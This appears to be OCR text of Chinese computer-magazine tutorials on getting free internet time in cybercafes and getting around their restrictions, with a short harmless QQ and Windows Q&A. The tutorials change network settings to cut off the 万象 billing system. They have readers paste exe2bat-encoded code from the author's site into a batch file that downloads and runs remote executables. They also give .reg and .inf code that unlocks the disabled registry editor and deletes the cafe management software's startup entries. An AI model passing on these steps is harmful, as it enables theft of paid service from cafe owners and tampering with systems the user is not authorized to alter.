


今天在网吧上网上了很长时间，会员卡里的钱也用的差不多了，网吧的计费系统经常提示：“您的余额不足，请及时充值”。烦得要命，兜里的钱也不多了，还有一大堆的事情要做，难道就这样走人吗？还是免费上网好。如何才能做到呢？静静的看完下文，从此万象只能存活1分钟。

我们先来分析一下万象网管2004运行的原理，万象网管2004运行时需要主机与客户端建立一个NWLink IPX/SPX/NetBOIS（图1）。



所以要实现免费上网还得在这上面做文章。有两种方法，第一种方法是直接把上边的那个协议卸载，但卸载后又会出现新的问题，就是系统会提示“此次操作要重启后才能生效”。因为当前的网吧普遍都有还原精灵或是还原卡，我所在的这家网吧用的就是金盾还原卡，重启后又会还原到先前的状态，所以不建议使用这种方法。第二种方法是点击它的属性，如图2。



看到上面的内部网络号00000339没有？我们只要把他改成其它的。下面还有个“帧类型”，直接将其改成不是自动就行了，如图3。



最后按确定保存，我们再回到图1的地方，接下来修改TCP/IP，如图4。方法和刚才的一样，点“属性”选中“自动获得IP地址”，如图5。

好了，现在就可以一直玩下去了。即使你的会员卡上一分钱也没有都不会退出去的。整个过程不到一分钟。这种方法的优点是不用断开网络连接，仍然可以继续上网。最后还是说一句话，免费的东西毕竟是不安全的，所以本文只是作为技术交流，请不要用在非法途径上。

解限下载，我有绝招

s7lx

我特爱听音乐，因此平时经常上网下载mp3。这天，到一网吧上网，却发现居然有限制不能下载，不得已，我只好使出了我的破解下载的终极绝招，这个绝招可是针对所有管理系统都有效的哟！





图1

一、实现篇

我访问了我的个人主页http://s7lx.51.net/download.jpg，在这里就可以解除下载限制。也许你以为我用到了什么ActiveX控件，其实我什么也没有用，这是个纯文本编写的网页，连script都没有使用。浏览http://s7lx.51.net/download.jpg，然后按照网页上说明的，把“代码如下”后面的东西全部复制（ctrl+C）下来，如图1，然后在桌面上新建一文本文档，把代码粘贴（ctrl+V）进去，另存为a.bat。记得一定要把保存类型改成“所有类型”，如图2。

双击a.bat，记得千万不要关掉这个窗口，到时候它会自动关闭的。为了防止被网管发现，你可以把它最小化。若你的网速很快的话，大概1分钟，黑框框会自动关闭，你的屏幕就会出现flashget的安装画面了。一路next，搞定它吧。有了flashget，什么都不怕了。当然，若网吧管理系统禁止使用flashget，你也可以使用我已经生成好的netbardown。它的用法是“netbardown 网络资源路径 本地保存路径”，这样也是可以突破下载限制的，就是速度慢一点。提示一下，也可以使用批处理直接执行。


图2

二、原理篇

对于IE禁止下载，想必大家都很头疼吧，于是各位菜鸟朋友不得不使用注册表，来达到解除限制的目的。我这个方法的原理和注册表一点关系都没有。

这个网页的代码其实是使用exe2bat生成的，原来的exe文件是我自己写的一个下载者，才12.8k大小。我的这个“下载者”可不是一般挂马用的那个类似“灰鸽子潜入者”的下载者，而是一个类似flashget的下载工具，不过是命令行下的，而且是个单线程，所以才这么小。然后把它转换成bat后，放在网页里，当你把它转存为bat时，也就还原了exe。再用下载者去下载我放在网络硬盘里的flashget，下载之后，自动启动flashget的安装文件，是不是很简单呢？

更致命的是，这个过程完全不依赖IE，只要你使用的是Windows系统，有一个浏览器，就可以全都搞定了，因为它只依赖3个文件：kernel32.dll、urlmon.dll、debug.exe，这3个文件网管绝对不敢删除，尤其是第一、二个，删了他就必须重装系统，为什么？因为kernel32.dll是Windows中非常重要的32位动态链接库文件，属于内核级文件；urlmon.dll是微软Microsoft对象链接和嵌入相关模块。唯一的缺陷是，若禁止新建文件，那就得另想办法了，不过这种可能性几乎为零。

好了，相信大家都学会我的这个绝招后，网吧不能下载绝对可以成为历史了吧，哈哈。

（文章中涉及到的工具netbardown以及s7lx的下载者的代码，已经收录于光盘中）

呆呆虫问吧

问：QQ在离开状态时能够设置自动回复好友的消息，但是怎么才能让QQ自动给好友回复自定义表情？

答：首先获得自定义表情。打开QQ安装目录，找到你的QQ号目录，然后打开“Custom Face”文件夹，这个文件夹下的文件就是你收藏的所有QQ自定义表情。可以看到，每个表情分大小两个图标，其中小的图标就是自定义表情的缩略图，而大的图标就是我们通常看到的自定义表情图，选取该文件夹下的大图标，然后对其进行改名，改为0～95之间的任一数字即可，同时把该文件改为GIF格式。

第二步：替换默认表情。把改名后的文件复制到QQ安装目录下的Face文件夹下，覆盖该目录下的同名文件。这时打开QQ聊天窗口，然后点击QQ表情图标，把鼠标移动到默认表情上，就会看到替换后的自定义表情预览图了。

第三步：设置自定义表情到个性回复中。依次点击“菜单／设置／系统设置”，再点击“状态转化和回复”标签项，把刚刚设置好的QQ自定义表情快捷键加入到“留言设置”窗口中。这样当QQ处于离开状态时，如果收到好友消息，好友就会收到用自定义表情设置的个性回复了。

问：我使用Windows XP时发现，随着不断地增加、删除应用程序，磁盘可用空间不断减少，这是为什么？

答：从Windows 2000开始，Windows会在每个硬盘分区中建立一个“System Volume Information”文件夹，在该文件夹中提供的是系统默认保存的系统还原备份文件。不过Windows 2000还没有正式提供系统还原功能，在Windows XP中，你可以看到相关的选项。为防止这个问题发生，最简单的方法就是关闭“系统还原”功能。如果要删除这个文件夹中保存的文件，你需要以Administrator身份登录系统。

文章难易度：★☆
文章阅读点：如何修改注册表以实现免费上网

菜鸟也玩免费上网

灰色的天空

近来看了很多在网吧免费上网的文章，心里也有点痒痒，就到网吧里试试身手，没想到我这样的菜鸟也能免费上网。现将我的破解过程表述如下。先从注册表下手，但倘若注册表被管理员禁用了，该怎么办？没关系，打开记事本，编写如下代码（图1）。

```
REGEDIT4
[-HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM]
"DisableRegistryTools"=dword:1
```



REGEDIT4
[-HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM]
"DisableRegistryTools"=dword:1

图1

保存为.reg文件，双击把它写入注册表。不过以上这段代码只对Win2000有用，在WinXP下就没用了，怎么办呢？当然有办法，编写如下代码（图2）。

```
[version]
Signature="$CHICAGO$"
[DefaultInstall]
DelReg=DeleteMe
[DeleteMe]
HKCU,"Software\Microsoft\Windows\currentVersion\Policies\system"
```



[version]
Signature="$CHICAGO$"
[DefaultInstall]
DelReg=DeleteMe
[DeleteMe]
HKCU,"Software\Microsoft\Windows\currentVersion\Policies\system"

图2

保存为.inf文件，然后鼠标右键点安装就行了。到这里就可以打开运行对话框输入regedit点"确定"（如图3），可以打开注册表。




图3

下面是最关键的一步，打开注册表定位到HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run（图4），运行项还真不少，管它呢，全部删除，特别是那些网吧管理软件，一定要删除。然后注销你的电脑，记住是注销，按Ctrl+Alt+Del调出任务管理器，啊！郁闷，注销被屏蔽了，但这也难不住咱，同样打开注册表，定位到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer分支，删除右边的NoLogOff就行了（图5）。再次打开任务管理器，其中的注销是不是变成了可选状态！？下一步就是注销你的电脑了，注销成功后，我就到旁边的电脑登录我刚才登录的帐号（由于本人是网吧的会员，使用的是"网络身份卡"），然后自助结帐，再回到最开始破解的那台电脑，下面就开始你的免费之旅吧！




图4

